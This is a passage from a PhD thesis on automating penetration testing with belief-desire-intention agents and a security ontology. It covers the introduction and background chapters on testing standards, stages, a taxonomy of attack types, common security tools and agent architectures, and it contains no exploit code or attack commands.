



Automation of Penetration Testing

Thesis submitted in accordance with the requirements of the University of
Liverpool for the degree of Doctor in Philosophy by

Ge Chu

September 2021

To my grandmother

Abstract

Penetration testing (PT) is a well-established proactive approach to evaluating the security of digital assets by actively identifying and exploiting existing vulnerabilities. It is a widely used approach to improving the information security level of the target system. However, the use of PT has been restricted to advanced security experts who have many years of experience. Furthermore, the complex manual process is costly and time-consuming.

Automation can significantly reduce the time, cost and human labour required in the stage of information gathering, analysis and exploitation. In terms of privacy protection, automated PT can prevent the leakage of sensitive information by human testers.

To date, there has been little academic research on automated PT, and the field is still in its infancy in security. Many studies or implementations of automation merely map the results of vulnerability scanners to the corresponding exploitation tools. Most research treats PT as a planning problem expressed in terms of an attack tree, an attack graph, a planning domain definition language (PDDL) or a partially observable Markov decision process (POMDP). However, these solutions either cannot handle incomplete knowledge, uncertainty and a dynamic environment, or they exhibit poor scaling.

The contribution of the thesis is to achieve real-time automation of PT based on the belief-desire-intention (BDI) model, and to validate the model, which can work well in the Internet of Things (IoT) environment. An ontology for PT was built based on semantic web rule language (SWRL) rules for knowledge reuse and better reasoning ability. The experiment results illustrate that the model's performance is

better than the manual PT and other existing approaches.

Acknowledgements

I would like to express my sincere gratitude to my supervisors, Dr Alexei Lisitsa and Prof Boris Konev, for their encouragement, patience and guidance on my way to becoming an independent researcher. Without them, this work would not have been possible. I also want to express my very special thanks to my grandmother for her love and support, as she accompanied me through the most important period in my life.

Ge Chu

Contents

Abstract	i
Acknowledgements	iii
Contents	viii
List of Figures	x
List of Tables	xi
List of Abbreviations	xii
Declaration	xiv
1 Introduction	1
1.1 What is Penetration Testing?	1
1.2 Manual VS Automated	2
1.3 Research Question	4
1.4 Motivation	5
1.5 Contribution	5
1.6 Thesis Overview	6
1.7 Summary	6
2 Preliminaries	7
2.1 Introduction	7

2.2	Introduction to Penetration Testing	7
2.2.1	Penetration Testing Standards	9
2.2.2	Penetration Testing Process	10
2.2.3	Taxonomy of Attacks	12
2.2.4	Penetration Testing Tools	15
2.3	Introduction to Agent Architectures	18
2.3.1	Agent Architectures	20
2.3.2	BDI Agent Architecture	20
2.4	Ontology	22
2.5	Summary	24
3	Related Work	25
3.1	Introduction	25
3.2	Attack Tree	25
3.3	Attack Graph	27
3.4	PDDL-based Attack Planning	33
3.5	POMDP Model for Penetration Testing	35
3.6	Ontology for Information Security	37
3.7	Summary	38
4	BDI Architecture for Penetration Testing	39
4.1	Introduction	39
4.2	Analysis of Penetration Testing Problem	39
4.2.1	Environment	40
4.2.2	State	40
4.2.3	Action	41
4.2.4	Decision Making	41
4.2.5	Goal	41
4.3	BDI Architecture for Penetration Testing	41
4.3.1	Agent World	42
4.3.2	Action Space	42

4.3.3	BDI Model	42
4.4	Simulation	45
4.4.1	Target Agent	47
4.4.2	BDI Agent	49
4.4.3	Simulation Results	49
4.5	Knowledge Base	51
4.6	Reporting	51
4.7	Summary	55
5	Ontology for BDI-based Automation of Penetration Testing	56
5.1	Introduction	56
5.2	Ontology Design	56
5.3	SWRL and Reasoning	59
5.4	Automation	62
5.4.1	Interaction between a BDI Model and an Ontology	62
5.4.2	Automation Process	64
5.5	Attack Scenario	64
5.6	Summary	69
6	Penetration Testing for Internet of Things and Its Automation	70
6.1	Introduction	70
6.2	Security Issues in the Internet of Things	71
6.2.1	Perception Layer Security	71
6.2.2	Network Layer Security	71
6.2.3	Application Layer Security	72
6.3	Penetration Testing for IoT	72
6.3.1	Information Gathering	72
6.3.2	Analysis	75
6.3.3	Exploitation	75
6.3.4	Reporting	77
6.4	Experiment	77

6.4.1	IoT Target	77
6.4.2	BDI Agent	79
6.4.3	Simulation	79
6.5	Summary	85
7	Experiments and Evaluation	86
7.1	Introduction	86
7.2	Experiments	86
7.2.1	Attack on Linux	92
7.2.2	Attack on Windows	92
7.3	Evaluation	97
7.4	Summary	99
8	Conclusions	100
8.1	Introduction	100
8.2	Summary	100
8.3	Main Findings	101
8.4	Future Work	101
	References	102

List of Figures

1.1	PT marketing by region [62]	4
2.1	Differences between the types of PT	8
2.2	Agent and environment	19
2.3	The Procedural Reasoning System (PRS)	22
2.4	An example of an attack ontology	23
3.1	Example of an attack tree	26
3.2	An example of an attribute attack graph	29
3.3	POMDP model	36
4.1	The BDI agent reasoning cycle for PT	46
4.2	The interaction between a BDI agent and a target agent	47
4.3	Belief set in the target agent	48
4.4	The result of simulation 1	50
4.5	Belief set of the BDI agent in simulation 1	52
4.6	Belief set of the BDI agent in simulation 2	53
4.7	The result of simulation 2	54
5.1	Ontology for PT (OntoPT)	57
5.2	Example for Rule-1 SWRL rule-based reasoning	60
5.3	Example for Rule-2 SWRL rule-based reasoning	61
5.4	Process of automation of PT using an ontology	65
5.5	Probe target's port	66

5.6	MS08-067 attack	67
5.7	System permission	67
5.8	Properties update in the ontology	68
6.1	The process of IoT PT	73
6.2	The interaction between a BDI agent and IoT	78
6.3	The process of PT for IoT by BDI agent	80
6.4	The belief set of BDI agent	81
6.5	The belief set of network layer agent	82
6.6	The belief set of application layer agent	83
6.7	The belief set of Node 1	84
6.8	The belief set of Node 2	84
7.1	Network topology	88
7.2	The relation update between attacker 1 and target 2	91
7.3	Experiment: Information gathering from Linux	93
7.4	Experiment: The process of attacking Metasploitable2 linux	94
7.5	Experiment: The process of attacking Windows XP	95
7.6	Experiment: The process of attacking Windows 7	96

List of Tables

1.1	Comparison between manual and automated PT	3
2.1	Overview of attacks.	13
4.1	Target information	47
6.1	IoT information	78
7.1	Implementation of a PROFETA program	87
7.2	Beliefs used in the experiment	87
7.3	The description of the attacker agent behaviour	89
7.4	Time-consumed by the BDI model and PT (Seconds)	98
7.5	Comparison between the BDI model with other approaches	98

List of Abbreviations

AI Artificial intelligence

ARP Address Resolution Protocol

BDI Belief-Desire-Intention

CAPEC Common Attack Pattern Enumeration and Classification

CVE Common Vulnerabilities and Exposures

CVSS Common Vulnerability Scoring System

CWE Common Weakness Enumeration

DNS Domain Name System

FTP File Transfer Protocol

HTTP Hypertext Transfer Protocol

HTTPS Hypertext Transfer Protocol Secure

IMAP Internet Message Access Protocol

IoT Internet of Things

IP Internet Protocol address

NVD National Vulnerability Database

OS Operating system

PT Penetration testing

SMTP Simple Mail Transfer Protocol

SQL Domain specific language

SWRL Semantic Web Rule Language

SYN Synchronize

TCP Transmission Control Protocol

UDP User Datagram Protocol

VNC Virtual Network Computing

Declaration

This thesis is the work of Ge Chu and was carried out at the University of Liverpool. The content of Chapters 4-6 has been published in the following papers:

- Chu, Ge, and Alexei Lisitsa. “Poster: Agent-based (BDI) modeling for automation of penetration testing.” 2018 16th Annual Conference on Privacy, Security and Trust (PST). IEEE, 2018.
- Chu, Ge, and Alexei Lisitsa. “Agent-based (BDI) modeling for automation of penetration testing.” arXiv preprint arXiv:1908.06970 (2019).
- Chu, Ge, and Alexei Lisitsa. “Ontology-based Automation of Penetration Testing.” ICISSP. 2020.
- Chu, Ge, and Alexei Lisitsa. “Penetration testing for internet of things and its automation.” 2018 IEEE 20th International Conference on High Performance Computing and Communications; IEEE 16th International Conference on Smart City; IEEE 4th International Conference on Data Science and Systems (HPCC/SmartCity/DSS). IEEE, 2018.

Chapter 1

Introduction

1.1 What is Penetration Testing?

In recent years, malicious network attacks have become an increasingly severe threat to individuals, businesses and even national information security [91]. Penetration testing (PT) [22] is a well-established proactive approach to evaluating the security of digital assets by actively identifying and exploiting existing vulnerabilities. The practice simulates real attacks carried out by hackers while not affecting the availability of target systems. In other words, PT aims to improve system security rather than destroy or access information illegally. It gives administrators of the target system a very intuitive understanding of the current system security problems.

On the one hand, PT can check whether the security protection measures of the system are working effectively or not from the perspective of the attacker. On the other hand, potential security risks can be highlighted in real events, thus improving the level of awareness of relevant personnel on security issues. The main difference between a hacker and a penetration tester is that PT is carried out after a contract has been signed with an organisation or company, and it provides a report. After the PT is completed, security issues found are immediately fixed, thereby effectively preventing real security incidents. It should be noted that there is an essential difference between PT (which is intended to exploit vulnerabilities for unauthorised

access) and vulnerability assessment (which aims to identify and mitigate existing vulnerabilities) [91].

In the 1970s, the U.S. military used PT to discover potential unknown vulnerabilities. A group of professional information security experts (Red Team), was tasked to attack the defence (Blue Team), thereby checking and improving the information security level in a practical way. In the 1990s, PT began to expand from military to industry. Currently, it is widely agreed that PT is one of the most effective methods to improve the information security level of a target system. An increasing number of companies and organisations has begun to use this method to ensure that any potential vulnerabilities in their system are found and repaired before being exposed [62].

1.2 Manual VS Automated

A growing number of enterprises is implementing security measures due to the increased sophistication of cyberattacks. Total spending on cybersecurity by the year 2021 is USD 1 trillion [72]. The global PT market size is expected to grow from USD 1.7 billion in 2020 to USD 4.5 billion by 2025 [62]. Figure 1.1 shows the PT marketing by region from 2018 to 2025. However, the information security industry will experience a workforce shortage of 3.5 million individuals by 2021 [73].

PT is a complex, expensive and time-consuming task. Moreover, the test results are highly dependent on the skill and experience of a penetration tester or team. To enhance efficiency, automated PT methods and tools are needed. Automation can significantly reduce the time, cost and human involvement in the process of information gathering, analysis and exploitation. Table 1.1 summarises the comparison between manual and automated PT.

There are four different levels to describe the degree of automated PT [33]:

- **Fully autonomous (level 4):** The system is fully autonomous in performing all PT tasks.

	Automated	Manual
Testing process	Fast, standard process; Easily repeatable tests.	Manual, non-standard process; capital intensive; High cost of customisation.
Testing process / Vulnerability Database management	Attack database is maintained and updated attack codes are written for a variety of platforms.	Maintenance of database is manual; Need to rely on public databases; Need re-write attack code for functioning across different platforms.
Exploit Development and Management	Product vendor develops and maintains all exploits. Exploits are continually updated for maximum effectiveness. Exploits are professionally developed, thoroughly tested, and safe to run. Exploits are written and optimised for various platforms and attack vectors.	Developing and maintaining an exploit database is time-consuming and requires significant expertise. Public exploits are suspect and can be unsafe to run. Re-writing and porting code is necessary for cross-platform functionality.
Reporting	Reports are automated and customised.	Requires collecting the data manually.
Clean-up	Automated testing products offer clean-up solutions.	The tester has to manually undo the changes to the system vulnerabilities that are found.
Network modification	System remain unchanged.	Often results in numerous system modifications.
Logging/ Auditing	Automatically records a detailed record of all activity.	Slow, cumbersome, often inaccurate process.
Training	Training for automated tools is easier than manual testing.	Testers need to learn non-standard ways of testing; Training can be customised and is time-consuming.
Privacy	Automated testing does not expose sensitive information.	Human testers are at risk of leaking sensitive information.

Table 1.1: Comparison between manual and automated PT
[69, 97]




Figure 1.1: PT marketing by region [62]

- **Partially autonomous (level 3):** The system is semi-autonomous in performing PT tasks. In this case, the system is under continuous supervision by human experts.
- **Decision-making assisting mode (level 2):** The system acts alongside with the human expert and assists him/her in the decision making.
- **Learning mode (level 1):** The system is running in the background to learn from the decisions made by human experts when the human tester is performing PT.

1.3 Research Question

This thesis attempts to answer the question of whether automated PT can be achieved in real-time. To answer the main research question, the sub-questions below must also be addressed:

- What artificial intelligence (AI) approaches can be used to deal with interactive,

dynamic, uncertain and complex real-world PT scenarios?

- How can PT problems be modelled with these methods?
- How can an ontology be used to improve reasoning ability and enable knowledge reusability within PT scenarios?
- How can automated PT be carried out in the IoT environment?

1.4 Motivation

Existing approaches to automation include those mapping vulnerability scanner results to the corresponding exploitation tools and those addressing the PT as a planning problem. Due to mainly non-interactive processing, such solutions can only deal effectively with deterministic targets. However, the target environment of PT is ordinarily dynamic, uncertain and complex. The penetration tester needs to interact with the environment or targets and choose the best action to compromise the target system based on the information collected. To deal with these issues, an agent-based architecture is proposed for the automation of PT. An agent can interact with the environment by perception, decision making and action.

Moreover, the behaviour of an agent can be flexible and is generally characterised as autonomous, reactive, proactive and social. Currently, agent-based technologies are considered promising for applications in various areas. The BDI model among the classical and most representative models of cognitive architecture. It enables agents to have cognitive abilities to deal with dynamic, uncertain and complex environments by using mental states, and characteristics/attitudes such as belief, desire and intention.

1.5 Contribution

This thesis proposed a BDI model to achieve real-time automation of PT and demonstrated that the approach remains applicable in the environment of IoT. An ontology

called OntoPT for PT was created to improve the reasoning ability of the BDI model. This thesis successfully addressed the difficulties experienced in previous studies which were unable to conduct PT in real-time and has improved performance.

1.6 Thesis Overview

The rest of this thesis is organised as follows:

- **Chapter 2** provides a background to the research.
- **Chapter 3** reviews the focus in previous research on related approaches as well as contributions to the automation of PT.
- **Chapter 4** introduces how automated PT can be achieved by using the agent-based BDI architecture.
- **Chapter 5** presents an ontology for PT and uses SWRL rules to achieve reasoning ability.
- **Chapter 6** considers IoT security problems and proposes a PT methodology and its automation based on the BDI model to evaluate IoT security.
- **Chapter 7** gives details of experiments applying the BDI model in a real environment and their evaluation.
- **Chapter 8** summarises the contribution of the research and indicates possible directions for future study.

1.7 Summary

This chapter introduced the thesis, including a background to the field of PT, research question, motivation, contribution and structure. Later chapters give a detailed description of how automated PT can be achieved.

Chapter 2

Preliminaries

2.1 Introduction

This chapter describes the basic concepts of PT, agent architecture and ontology. Section 2.1 introduces PT in terms of types, standards, process and tools. Section 2.2 discusses the agent architecture and BDI model used to implement the main function of automated PT. Section 2.3 introduces the ontology used to increase the reasoning ability of the BDI model.

2.2 Introduction to Penetration Testing

There are three basic PT types: Black-box testing, White-box testing and Grey-box testing [91]. Each is discussed in further detail in the following sub-sections. Figure 2.1 shows the differences between the types of PT.

Black-box testing, also called external testing, occurs when the PT team has no prior knowledge of targets. The PT team simulates a real-world attacker and performs various real attacks on the target, from remote or external locations, to discover the unknown vulnerabilities of the target system. Black-box testing can also evaluate the responsiveness of the security team within the target organisation and whether their defensive scheme is effective. However, Black-box testing is a time-




Figure 2.1: Differences between the types of PT

consuming and challenging task that requires a high technical level of knowledge among participants.

White-box testing, also called internal testing, occurs when the PT team has knowledge of the targets, including network topology, system information, services, ports, applications and even the source code. Therefore, the PT team can find and verify the security issues of the target at minimal cost. Typically, White-box testing can find and eliminate more security issues than Black-box testing. The process of White-box testing is similar to that of Black-box testing, except that it does not require information-gathering operations. However, White-box testing cannot effectively evaluate the responsiveness of the security team within the target organisation and whether their defensive scheme is effective.

Grey-box testing is a combination of White-box testing and Black-box that allows for a more comprehensive and deeper security evaluation of the target system. A Grey-box tester partially knows the details of the target, but not at the source code level. Attacks mounted by Grey-box testing can achieve better results in external PT than either White-box or Black-box testing.

2.2.1 Penetration Testing Standards

PT is a highly complex task that requires participants to have a relatively high level of skills and be able to engage in a wide variety of complex scenarios. Nevertheless, according to the commonality of PT in methods, processes, and steps, there are some execution standards in the information security field.

2.2.1.1 Open Source Security Testing Methodology Manual

The Open Source Security Testing Methodology Manual (OSSTMM) was published by the Institute for Security and Open Methodologies (ISECOM) [41]. It is a popular international standard for information security testing and analysis and is used in many organisations. It covers all the elements of PT, including physical security, psychology, data networks, wireless communication and telecommunications facilities. In practice, OSSTMM can significantly reduce false negatives and false positives, and provide more accurate security metrics. Among of OSSTMM's more important features are the fact it pays great attention to technical details and has good operability.

2.2.1.2 NIST Special Publication 800-42

SP800 is a series of guidelines on information security issued by the NIST (National Institute of Standards and Technology) in the United States. SP 800-42 [104] introduces security testing techniques, system development life cycle, development strategies and standard testing tools. Although it is not as comprehensive as OSSTMM, it is accepted by the many organisation's management department.

2.2.1.3 Penetration Testing Execution Standard

The Penetration Testing Execution Standard (PTES) [76] is a relatively new standard, having been developed in 2010 by information security experts. It defines a practical PT process which consists of seven stages. Moreover, it is a very comprehensive PT framework that covers all the technical aspects of PT, even including

expert experience and related tools. PTES is currently one of the most popular PT standards in the information security industry.

2.2.1.4 Open Web Application Security Project

The Open Web Application Security Project (OWASP) is a non-profit organisation that focuses on web security, providing security testers and developers with a guideline to identify and avoid security threats. Each year, OWASP publishes a top 10 [102] threats security report, which covers the most common security issues on web applications. These reports are widely used and analysed in detail by information security experts.

2.2.2 Penetration Testing Process

At present, PTES, has the following seven stages, has been widely accepted by the security industry [76]. Each stage is discussed in further detail in the following sub-sections.

2.2.2.1 Pre-engagement Interactions

In the pre-engagement interactions stage, the PT team discusses test technology, test target, test scope, test cycle, test scheme and the corresponding price with clients. In general, PT should not affect the availability of the target.

2.2.2.2 Information Gathering

After the pre-engagement interactions stage, the PT team needs to acquire knowledge about the targets. Information gathering is one of the most critical stages in PT and aims to collect as much information as possible to be utilised, such as physical information, logic relationships, organisational structure, physical assets, individual information, footprinting information and protection mechanisms. The more information that can be collected during this stage, the more vectors of attack may be used in the future.

2.2.2.3 Threat Modelling

After the information-gathering stage, the PT team conducts threat modelling and attack planning to determine the most feasible attack path based on the information obtained. The threat modelling consists of business asset analysis, business process analysis, threat agents/community analysis, threat capability analysis, motivation modelling, and finding relevant news of comparable organisations being compromised. In terms of attack planning, PT teams determine the attack methods, tools and schemes.

2.2.2.4 Vulnerability Analysis

Vulnerability analysis is a process of discovering vulnerabilities in systems and applications. The PT team needs to appropriately consider the scope of testing for the depth and breadth of applications to meet the goals and/or requirements of the desired outcome. The process of vulnerability analysis includes active testing, passive testing, validation and research. Sometimes, experienced teams can even find zero-day (unknown) vulnerabilities in target systems.

2.2.2.5 Exploitation

The exploitation stage is the most challenging part of PT. The PT team performs various real attacks on targets, such as SQL injection attack, password attack, buffer overflow attack, cross-site scripting (XSS) attack, man-in-the-middle (MITM) attack and social engineering attack. Typically, the targets are protected by different kinds of countermeasures such as anti-virus, intrusion detection system (IDS), web application firewall (WAF), packing, cryptography, white-black list, data execution prevention (DEP) and address space layout randomisation (ASLR). Thus, the exploitation stage focuses on how to perform a successful attack by bypassing security countermeasures in the target system. Moreover, in the case of Black-box testing, the PT team must avoid being discovered by the target security team.

2.2.2.6 Post Exploitation

The purpose of the post-exploitation stage is to keep control of the machine for future use. In this stage, the PT team analyses network interfaces, routing, domain name system (DNS), cache ARP tables, proxy servers, network services and directory information to identify other targets for further attack and install backdoor programmes to maintain the long-term access privilege of a target. Sometimes, a clean-up process is applied to systems once the PT has been completed.

2.2.2.7 Reporting

Finally, after the execution of the first six stages, a report is submitted to the client for the entire task, which outlines all aspects of PT, such as objectives, methods and results, and gives repair solutions. In general, the report includes a PT and technical summary.

2.2.3 Taxonomy of Attacks

According to PT in practice [13], there are many types of attack, such as information-gathering attack, configuration attack, buffer overflow attack, password attack, web attack, sniffer attack, social engineering attack and denial-of-service (DOS) attack. Table 2.1 provides an overview of attacks in PT. The first row of the table describes the taxonomy of attacks, and the columns of the table respectively describe the attack approaches or targets. This sub-section provides a review of the different types of attack that can be anticipated.

2.2.3.1 Information Gathering

Information gathering is the most critical step in PT. Typically, the target information to be collected includes IP address, open ports, application, OS type, human or organisation information, network topology, defence mechanism, configuration, vulnerability and physical environment. The collection of the above information determines whether the PT will be successful or not.

Information gathering	Configuration error attack	Buffer overflow attack	Password attack	Web attack	Sniffer attack	Social engineer attack	Denial of service attack
port	robot.txt	FTP	Http/Https	SQL Injection	Man in the Middle attack	Forge email	DDoS attack
application	SSH configuration	Browser	SSH	XSS	FTP	Forge link	SYN Flood
OS type	FTP configuration	Windows	TELNET	CSRF	SSH	Forge website	TCP Flood
Whois	TELNET configuration	Linux	FTP	Broken Authentication	Telnet	Forge file	ICMP Flood
Network topology	Sendmail configuration	Network device	Database	Sensitive Data Exposure	http	Forge SMS	UDP Flood
Defence mechanism	Web server configuration	Web application	Mail system	Broken Access Control	Database	Forge WIFI	DNS Flood
Configuration	Database configuration	Database	VNC	Security Misconfiguration	VNC	Spoofing	Slow POST
Vulnerability	VNC configuration	Mail system	NETBIOS	File upload	Mail system	Physical	HTTP Flood
...

Table 2.1: Overview of attacks.

2.2.3.2 Configuration Error Attack

This type of attack is usually based on an administrator's configuration error of the system. For example, the robot.txt file usually exposes the structure information of the website, or the directory that allows users to upload files has executable permission so attackers can upload and execute a malicious file.

2.2.3.3 Buffer Overflow Attack

A buffer overflow is a typical software coding mistake that an attacker could exploit to gain access to the target system [56]. While writing data to a buffer, a programme overruns the buffer's boundary and overwrites adjacent memory locations. It allows attackers to change the programme flow and execute their commands or programmes. Buffer overflow is a widespread and very dangerous vulnerability; it appears in many operating systems and application software. It is a famous attack used in PT.

2.2.3.4 Password Attack

Password attack is an essential part of PT. Usually, an attacker can gain specific permission from the target system if a password attack is successful. Most password attacks are based on a dictionary, which consists of possible passwords.

2.2.3.5 Web Attack

Web attack is an attack against web applications. The most common attacks are injection, XSS, and cross-site request forgery (CSRF). The OWASP publishes a top 10 of vulnerabilities every year to raise awareness amongst developers and managers.

2.2.3.6 Sniffer Attack

If a target system has no known vulnerabilities, an experienced human penetration tester typically attempts to perform a sniffer attack. They first break into other systems under the same sub-network with the original target, after which they monitor and then analyse all network flow to gain sensitive information such as a password.

2.2.3.7 Social Engineering Attack

Social engineering attacks are directed against humans, such as administrators or users, who have weak security awareness. Social engineering refers to a variety of malicious activities carried out through human interactions. In remote PT, these attacks are usually performed using spear-phishing attacks by emails or links, website forge attacks or spoofing attacks.

2.2.3.8 Denial of Service Attack

In a DoS attack, the attackers attempt to prevent legitimate users from accessing a service. In this case, the attacker usually sends excessive data flow to the network or server to exhaust target resources. DoS attacking is not typically used in PT and usually leads to the reboot of the target system for some purpose. This kind of attack includes SYN flood, TCP/UDP attack, SMTP attack and ICMP attack. If the attack source comes from a different device, it is a distributed denial-of-service attack (DDoS) attack.

2.2.4 Penetration Testing Tools

Various tools or frameworks are available in each PT stage to perform information gathering and different kinds of attack. This section introduces some of the essential penetration tools.

2.2.4.1 Penetration Testing Platform: Kali Linux

Kali Linux [3] is a Debian-based Linux distribution aimed at advanced PT and security auditing, which is maintained and funded by Offensive Security. Kali Linux contains more than 600 PT tools for various information security tasks, such as PT, security research, computer forensics and reverse engineering. Kali Linux is specifically designed to meet the needs of PT professionals.

2.2.4.2 Information Gathering: Nmap

Nmap [60] is the best-known and most professional security scanner and can be used to discover ports, hosts and services on a network. It was written in C/C++ and Python by Gordon Lyon starting in 1997. To discover hosts on a network, Nmap sends specially-built packets to the target host and then analyses responses. The programme is different from other available port scanners. Nmap sends packets based upon network conditions. Unlike other scanners, Nmap can not only scan ports and discover online hosts but can also recognise the system type running in remote hosts. In general, Nmap is an essential tool in the information-gathering stage.

2.2.4.3 Vulnerability Scanner: Nessus and OpenVAS

A vulnerability scanner is a programme that automatically finds and discovers security vulnerabilities in computers, information systems, networks and applications. It identifies vulnerabilities by sending specific packets to the target and then analysing responses to match its vulnerability database. Nessus [6] is the world's most famous vulnerability scanner, used by more than 75,000 organisations worldwide. The tool provides a full vulnerability scanning function, and its vulnerability library is updated very frequently. Similar to Nessus, OpenVAS [1] is an open-source branch of the Nessus project and one of the most popular vulnerability scanners. In the information-gathering stage, a vulnerability scanner is the best way to discover known vulnerabilities in the target system.

2.2.4.4 Exploitation: Metasploit, Core Impact and CANVAS

Metasploit [52] is the most popular PT framework. It provides tools to be exploited against remote targets and contains hundreds of professional exploit tools for known software vulnerabilities. Before Metasploit was published, penetration testers had to repeat the complex process of exploiting a code search, compiling, testing, modifying exploit code, execute exploit until they achieved success. Metasploit not only collects exploits but allows users to develop exploits in their environment.

Core Impact [26] is an expensive commercial PT system developed by the company Core Security Technologies. It enables security teams to exploit security weaknesses, increase productivity and improve efficiency. Core Impact is designed for users at every level, from beginners to experts, and all modules, exploits and tools are written in Python. It includes professional exploit libraries and engines that can perform PT on web applications, network systems, user terminals and wireless networks.

CANVAS [39] includes hundreds of exploits and is an automated exploitation system for penetration testers and security professionals worldwide. Moreover, it is a platform designed to allow the easy development of other security products. Immunity, the company which developed CANVAS, also provides services, products and education around information security.

2.2.4.5 Password Attack Tools: Hydra and John the Ripper

Hydra is a powerful online password attack tool that can support most protocols or applications, such as FTP, HTTP, HTTPS, MySQL, MSSQL, Oracle, Cisco, IMAP and VNC. John the Ripper is a famous password attack tool in the Linux system. The success rate of password cracking is related to the dictionary.

2.2.4.6 Web Security Assessment Framework: W3af and Sqlmap

W3af is a widely used web application attack and audit framework [85]. The project aims to create a framework to help administrators secure their web applications by finding and exploiting all web application vulnerabilities. This framework is developed using Python thus it is easy to use and extend. W3af can identify more than 200 vulnerabilities in web applications, including SQL injection, XSS, guessable credentials, unhandled application errors and PHP configuration errors.

Sqlmap [7] is another web attack tool that automates the process of detecting and exploiting SQL injection. It has a powerful engine that automates the following operations: (I) database Identification, (II) obtain data from the database, (III) accessing the underlying file system and (IV) executing commands on the operating

system.

2.2.4.7 Man-in-the-Middle Attack Tool: Ettercap

An MITM attack is performed through data tampering and sniffing attacks by intercepting communication data in a target network [15]. Usually, MITM attacks are difficult to detect. Ettercap [78] is a comprehensive suite for MITM attacks, which can be used for computer network protocol analysis and security auditing. It features, among other elements, sniffing live connections and content filtering. Ettercap supports the active and passive dissection of many protocols.

2.2.4.8 Social Engineering Attack Tool: SET

Social engineering attack [74] is an attack vector that relies heavily on human interaction and often involves manipulating people into breaking standard security procedures and best practices to gain access to systems, networks or physical locations, or for financial gain. In high-level PT, targets are often well protected; thus social engineering attacks are often the key to success for the attacker. SET [19] is the best-known social engineering tool and can perform 11 kinds of social engineering attack.

2.3 Introduction to Agent Architectures

During PT, humans are often required to constantly interact with the target and act accordingly to the target's response. The agent architecture is a candidate for simulating and solving PT interaction problems. The agent is a critical concept in the field of AI. It refers to software or hardware entities that can autonomously interact with an environment where they can monitor and respond to changes proactively and reactively or communicate with other agents to achieve certain goals/tasks [108]. In other words, agents can perceive their environment through sensors and perform possible actions to change it via effectors or actuators (see Figure 2.2). The most

important question for the agent is how to decide what to do according to the information gained from its perception. The agent function maps any percept sequences to an action (as shown in Equation (2.1)).

$$f : P^* \rightarrow A \quad (2.1)$$

The environment for an agent may be physical or software. An agent possesses certain distinct characteristics, such as the following [109]:

- **Autonomous:** the ability that automatically adjusts its behaviour according to changes in the external environment.
- **Social:** the ability to interact with humans and other agents.
- **Reactive:** the ability to perceive and respond to changes in the environment.
- **Proactive:** the ability to show goal-directed behaviour.




Figure 2.2: Agent and environment
[10]

2.3.1 Agent Architectures

The agent architecture is the foundation of any agent reasoning mechanism and is intended to support a decision-making process. The agent architecture is a critical part of the agent. It determines how the knowledge or information is represented and what actions the agent should take, based on a reasoning mechanism. Three types of agent architecture have been proposed: (I) classical architecture, (II) cognitive architecture and (III) semantic architecture [17]. Classical architecture encompasses logic-based architecture, reactive architecture, BDI architecture and hybrid architecture. Logic-based architecture is based on the traditional artificial symbolic approach to modelling the environment and agent actions. The logic-based approach is a deduction process based on a set of inference rules. The main problem of logic-based architecture is that it is difficult to translate perception or environmental information into symbolic representation for reasoning. Reactive agent architecture is based on the match of a situation to an action without reasoning ability. In this architecture, an agent takes an action according to a change in the environment, and each situation is mapped into an action. The advantage of reactive architecture is that it is easy to design and implement. However, this architecture has less long-term planning ability. Therefore, it is not easy to build task-driven agents and solve complex tasks. Hybrid architecture allows both reactive and deliberate agent 